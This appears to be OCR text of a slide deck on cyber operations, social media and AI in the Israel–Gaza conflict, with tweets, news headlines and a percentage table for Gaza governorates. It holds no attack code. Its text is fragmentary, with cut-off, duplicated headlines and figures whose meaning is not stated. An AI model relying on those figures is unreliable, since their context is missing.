
	min	current
▬ Rafah Governorate	5%	6%
▬ Deir al-Balah Governorate	11%	22%
▬ Khan Yunis Governorate	24%	27%
▬ Gaza Governorate	34%	44%

Niv, Shalev and Omri


MISSING SLIDE

"Cyber operations are a key feature of conflict, affecting those closest to the epicenter of warfare as well as those far away. Each conflict is unique, cyber operations can impact a region, even when they are not employed by the belligerents in direct support of the kinetic conflict."

Future



Synchronized Cyber and On-the-Ground Operations




Israel Defense Forces
@IDF

CLEARED FOR RELEASE: We thwarted an attempted Hamas cyber offensive against Israeli targets. Following our successful cyber defensive operation, we targeted a building where the Hamas cyber operatives work.

HamasCyberHQ.exe has been removed.

4:55 pm · 5 May 2019


Future



زينب حسين
@imzaynab_12

Raise your hand if you STAND with Palestine! ✋
#FreePalestine #StopGazaGenocide

Future




News Centre

Headlines | All news | Spotlight on impact | This week at King's

10 March 2022

How cyber operations, social media and artificial intelligence are changing warfare

Future



News Centr

Headlines | All n


10 March 2022

How cybe
are chan

Centre for International Governance Innovation

AI and Cyberwarfare's Growing Role in International Security

Future



WIRED

TOM SIMONITE BUSINESS JUL 19, 2017 7:00 AM

AI Could Revolutionize War as Much as Nukes

